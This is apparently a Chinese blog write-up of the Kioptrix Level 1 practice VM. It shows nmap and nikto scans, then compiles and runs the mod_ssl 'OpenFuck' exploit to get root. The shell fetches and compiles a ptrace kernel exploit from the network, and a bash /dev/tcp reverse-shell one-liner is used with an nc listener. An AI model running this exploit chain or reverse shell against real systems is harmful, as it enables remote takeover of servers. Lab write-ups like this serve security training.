Kioptrix_Level_1-writeup

原创

正道是沧桑 于 2020-08-19 18:03:04 发布 310 收藏

分类专栏： 渗透 靶机 文章标签： 安全 apache linux

本文链接：https://blog.csdn.net/weixin_43404260/article/details/108106850

渗透 同时被 2 个专栏收录

8 篇文章 0 订阅

订阅专栏

靶机

6 篇文章 0 订阅

订阅专栏

Kioptrix_Level_1-writeup

0x00 信息收集

目标机器IP	16.16.16.176
kali攻击机	16.16.16.177

```
//nmap扫描端口服务
nmap -A -Pn 16.16.16.176
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-19 13:43 CST
Nmap scan report for 16.16.16.176
Host is up (0.00081s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
|_ssl-date: 2020-08-19T03:22:13+00:00; -2h22m41s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:2B:1D:9B (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_clock-skew: -2h22m41s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   0.81 ms 16.16.16.176

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.83 seconds
```

从nmap得到几个关键点

- OpenSSH 2.9p2 (protocol 1.99)
- Apache httpd 1.3.20
- netbios-ssn Samba smbd (workgroup: MYGROUP)
- rpcbind
- Linux 2.4.X

我们先从apache开始，使用nikto扫描一下web


```
nikto -host 16.16.16.176
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          16.16.16.176
+ Target Hostname:    16.16.16.176
+ Target Port:        80
+ Start Time:         2020-08-19 16:10:22 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Thu Sep  6 11:12:
46 2001
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some for
ms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
e in a different fashion to the MIME type
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x
 branch.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current
.
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CA
N-2002-0392.
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows att
ackers to kill any process on the system. CAN-2002-0839.
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi. CA
N-2003-0542.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote sh
ell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting
 (XSS).
+ OSVDB-3268: /manual/: Directory indexing found.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /test.php: This might be interesting...
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was
found.
+ /wordpresswp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file man
ager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpresswp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was fo
und.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpresswp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was f
ound.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ 8672 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time:           2020-08-19 16:10:43 (GMT8) (21 seconds)
---------------------------------------------------------------------------
```

0x01 扫描漏洞

nikto扫描出了`apache 1.3.20`漏洞

> - mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.

在https://www.exploit-db.com搜一下



Show 15

Date	D	A	V	Title	Type	Platform	Author
2019-07-07			✗	Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	remote	Unix	Brian Peters
2003-04-04			✓	Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	remote	Unix	spabam
2002-07-30			✓	Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	remote	Unix	spabam

Showing 1 to 3 of 3 entries

FIRST PREVIOUS 1 NEXT LAST

0x02 漏洞利用

选一个在kali中编译一下

```
gcc -o OpenFuck OpenFuck.c -lcrypto
```

```
./OpenFuck

*******************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

: Usage: ./OpenFuck target box [port] [-c N]

  target - supported box eg: 0x00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)


  Supported OffSet:
        0x00 - Caldera OpenLinux (apache-1.3.26)
        0x01 - Cobalt Sun 6.0 (apache-1.3.12)
        0x02 - Cobalt Sun 6.0 (apache-1.3.20)
        0x03 - Cobalt Sun x (apache-1.3.26)
        0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)
        0x05 - Conectiva 4 (apache-1.3.6)
        0x06 - Conectiva 4.1 (apache-1.3.9)
        0x07 - Conectiva 6 (apache-1.3.14)
        0x08 - Conectiva 7 (apache-1.3.12)
        0x09 - Conectiva 7 (apache-1.3.19)
        0x0a - Conectiva 7/8 (apache-1.3.26)
        0x0b - Conectiva 8 (apache-1.3.22)
        0x0c - Debian GNU Linux 2.2 Potato (apache_1.3.9-14.1)
        0x0d - Debian GNU Linux (apache_1.3.19-1)
```

```
0x0e - Debian GNU Linux (apache_1.3.22-2)
0x0f - Debian GNU Linux (apache-1.3.22-2.1)
0x10 - Debian GNU Linux (apache-1.3.22-5)
0x11 - Debian GNU Linux (apache_1.3.23-1)
0x12 - Debian GNU Linux (apache_1.3.24-2.1)
0x13 - Debian Linux GNU Linux 2 (apache_1.3.24-2.1)
0x14 - Debian GNU Linux (apache_1.3.24-3)
0x15 - Debian GNU Linux (apache-1.3.26-1)
0x16 - Debian GNU Linux 3.0 Woody (apache-1.3.26-1)
0x17 - Debian GNU Linux (apache-1.3.27)
0x18 - FreeBSD (apache-1.3.9)
0x19 - FreeBSD (apache-1.3.11)
0x1a - FreeBSD (apache-1.3.12.1.40)
0x1b - FreeBSD (apache-1.3.12.1.40)
0x1c - FreeBSD (apache-1.3.12.1.40)
0x1d - FreeBSD (apache-1.3.12.1.40_1)
0x1e - FreeBSD (apache-1.3.12)
0x1f - FreeBSD (apache-1.3.14)
0x20 - FreeBSD (apache-1.3.14)
0x21 - FreeBSD (apache-1.3.14)
0x22 - FreeBSD (apache-1.3.14)
0x23 - FreeBSD (apache-1.3.14)
0x24 - FreeBSD (apache-1.3.17_1)
0x25 - FreeBSD (apache-1.3.19)
0x26 - FreeBSD (apache-1.3.19_1)
0x27 - FreeBSD (apache-1.3.20)
0x28 - FreeBSD (apache-1.3.20)
0x29 - FreeBSD (apache-1.3.20+2.8.4)
0x2a - FreeBSD (apache-1.3.20_1)
0x2b - FreeBSD (apache-1.3.22)
0x2c - FreeBSD (apache-1.3.22_7)
0x2d - FreeBSD (apache_fp-1.3.23)
0x2e - FreeBSD (apache-1.3.24_7)
0x2f - FreeBSD (apache-1.3.24+2.8.8)
0x30 - FreeBSD 4.6.2-Release-p6 (apache-1.3.26)
0x31 - FreeBSD 4.6-Realease (apache-1.3.26)
0x32 - FreeBSD (apache-1.3.27)
0x33 - Gentoo Linux (apache-1.3.24-r2)
0x34 - Linux Generic (apache-1.3.14)
0x35 - Mandrake Linux X.x (apache-1.3.22-10.1mdk)
0x36 - Mandrake Linux 7.1 (apache-1.3.14-2)
0x37 - Mandrake Linux 7.1 (apache-1.3.22-1.4mdk)
0x38 - Mandrake Linux 7.2 (apache-1.3.14-2mdk)
0x39 - Mandrake Linux 7.2 (apache-1.3.14) 2
0x3a - Mandrake Linux 7.2 (apache-1.3.20-5.1mdk)
0x3b - Mandrake Linux 7.2 (apache-1.3.20-5.2mdk)
0x3c - Mandrake Linux 7.2 (apache-1.3.22-1.3mdk)
0x3d - Mandrake Linux 7.2 (apache-1.3.22-10.2mdk)
0x3e - Mandrake Linux 8.0 (apache-1.3.19-3)
0x3f - Mandrake Linux 8.1 (apache-1.3.20-3)
0x40 - Mandrake Linux 8.2 (apache-1.3.23-4)
0x41 - Mandrake Linux 8.2 #2 (apache-1.3.23-4)
0x42 - Mandrake Linux 8.2 (apache-1.3.24)
0x43 - Mandrake Linux 9 (apache-1.3.26)
0x44 - RedHat Linux ?.? GENERIC (apache-1.3.12-1)
0x45 - RedHat Linux TEST1 (apache-1.3.12-1)
0x46 - RedHat Linux TEST2 (apache-1.3.12-1)
0x47 - RedHat Linux GENERIC (marumbi) (apache-1.2.6-5)
0x48 - RedHat Linux 4.2 (apache-1.1.3-3)
0x49 - RedHat Linux 5.0 (apache-1.2.4-4)
```

```
0x4a - RedHat Linux 5.1-Update (apache-1.2.6)
0x4b - RedHat Linux 5.1 (apache-1.2.6-4)
0x4c - RedHat Linux 5.2 (apache-1.3.3-1)
0x4d - RedHat Linux 5.2-Update (apache-1.3.14-2.5.x)
0x4e - RedHat Linux 6.0 (apache-1.3.6-7)
0x4f - RedHat Linux 6.0 (apache-1.3.6-7)
0x50 - RedHat Linux 6.0-Update (apache-1.3.14-2.6.2)
0x51 - RedHat Linux 6.0 Update (apache-1.3.24)
0x52 - RedHat Linux 6.1 (apache-1.3.9-4)1
0x53 - RedHat Linux 6.1 (apache-1.3.9-4)2
0x54 - RedHat Linux 6.1-Update (apache-1.3.14-2.6.2)
0x55 - RedHat Linux 6.1-fp2000 (apache-1.3.26)
0x56 - RedHat Linux 6.2 (apache-1.3.12-2)1
0x57 - RedHat Linux 6.2 (apache-1.3.12-2)2
0x58 - RedHat Linux 6.2 mod(apache-1.3.12-2)3
0x59 - RedHat Linux 6.2 update (apache-1.3.22-5.6)1
0x5a - RedHat Linux 6.2-Update (apache-1.3.22-5.6)2
0x5b - Redhat Linux 7.x (apache-1.3.22)
0x5c - RedHat Linux 7.x (apache-1.3.26-1)
0x5d - RedHat Linux 7.x (apache-1.3.27)
0x5e - RedHat Linux 7.0 (apache-1.3.12-25)1
0x5f - RedHat Linux 7.0 (apache-1.3.12-25)2
0x60 - RedHat Linux 7.0 (apache-1.3.14-2)
0x61 - RedHat Linux 7.0-Update (apache-1.3.22-5.7.1)
0x62 - RedHat Linux 7.0-7.1 update (apache-1.3.22-5.7.1)
0x63 - RedHat Linux 7.0-Update (apache-1.3.27-1.7.1)
0x64 - RedHat Linux 7.1 (apache-1.3.19-5)1
0x65 - RedHat Linux 7.1 (apache-1.3.19-5)2
0x66 - RedHat Linux 7.1-7.0 update (apache-1.3.22-5.7.1)
0x67 - RedHat Linux 7.1-Update (1.3.22-5.7.1)
0x68 - RedHat Linux 7.1 (apache-1.3.22-src)
0x69 - RedHat Linux 7.1-Update (1.3.27-1.7.1)
0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
0x6d - RedHat Linux 7.2 (apache-1.3.24)
0x6e - RedHat Linux 7.2 (apache-1.3.26)
0x6f - RedHat Linux 7.2 (apache-1.3.26-snc)
0x70 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)1
0x71 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)2
0x72 - RedHat Linux 7.2-Update (apache-1.3.27-1.7.2)
0x73 - RedHat Linux 7.3 (apache-1.3.23-11)1
0x74 - RedHat Linux 7.3 (apache-1.3.23-11)2
0x75 - RedHat Linux 7.3 (apache-1.3.27)
0x76 - RedHat Linux 8.0 (apache-1.3.27)
0x77 - RedHat Linux 8.0-second (apache-1.3.27)
0x78 - RedHat Linux 8.0 (apache-2.0.40)
0x79 - Slackware Linux 4.0 (apache-1.3.6)
0x7a - Slackware Linux 7.0 (apache-1.3.9)
0x7b - Slackware Linux 7.0 (apache-1.3.26)
0x7c - Slackware 7.0  (apache-1.3.26)2
0x7d - Slackware Linux 7.1 (apache-1.3.12)
0x7e - Slackware Linux 8.0 (apache-1.3.20)
0x7f - Slackware Linux 8.1 (apache-1.3.24)
0x80 - Slackware Linux 8.1 (apache-1.3.26)
0x81 - Slackware Linux 8.1-stable (apache-1.3.26)
0x82 - Slackware Linux (apache-1.3.27)
0x83 - SuSE Linux 7.0 (apache-1.3.12)
0x84 - SuSE Linux 7.1 (apache-1.3.17)
```

```
       0x85 - SuSE Linux 7.2 (apache-1.3.19)
       0x86 - SuSE Linux 7.3 (apache-1.3.20)
       0x87 - SuSE Linux 8.0 (apache-1.3.23)
       0x88 - SUSE Linux 8.0 (apache-1.3.23-120)
       0x89 - SuSE Linux 8.0 (apache-1.3.23-137)
       0x8a - Yellow Dog Linux/PPC 2.3 (apache-1.3.22-6.2.3a)

Fuck to all guys who like use lamah ddos. Read SRC to have no surprise
```

执行exp

```
root@kali:~# ./OpenFuck 0x6b 16.16.16.176

*******************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80fc080
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--01:07:10--  https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
           => `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

    0K ...                                                   100% @  13.68 KB/s

01:07:15 (13.68 KB/s) - `ptrace-kmod.c' saved [3921/3921]

gcc: file path prefix `/usr/bin' never used
[+] Attached to 6268
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...

ls
exploit
whoami
root
```

直接就是root权限，将shell反弹出来

kali开启nc监听1234端口`nc -lvp 1234`

在获取的shell执行以下反弹

```
bash -i >& /dev/tcp/16.16.16.177/1234 0>&1
```

```
root@kali:~# nc -lvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 16.16.16.176.
Ncat: Connection from 16.16.16.176:1037.
bash: no job control in this shell
stty: standard input: Invalid argument
[root@kioptrix root]#
```

0x03 获取flag

最终在`/var/mail/root`找到作者的flag

```
[root@kioptrix mail]# cat root
cat root
From root  Sat Sep 26 11:42:10 2009
Return-Path: <root@kioptix.level1>
Received: (from root@localhost)
        by kioptix.level1 (8.11.6/8.11.6) id n8QFgAZ01831
        for root@kioptix.level1; Sat, 26 Sep 2009 11:42:10 -0400
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptix.level1>
Message-Id: <200909261542.n8QFgAZ01831@kioptix.level1>
To: root@kioptix.level1
Subject: About Level 2
Status: O

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy ...

From root  Tue Aug 18 23:24:01 2020
Return-Path: <root@kioptrix.level1>
Received: (from root@localhost)
        by kioptrix.level1 (8.11.6/8.11.6) id 07J3O1901206
        for root; Tue, 18 Aug 2020 23:24:01 -0400
Date: Tue, 18 Aug 2020 23:24:01 -0400
From: root <root@kioptrix.level1>
Message-Id: <202008190324.07J3O1901206@kioptrix.level1>
To: root@kioptrix.level1
Subject: LogWatch for kioptrix.level1



 ################### LogWatch 2.1.1 Begin ########################


 ######################### LogWatch End #############################
```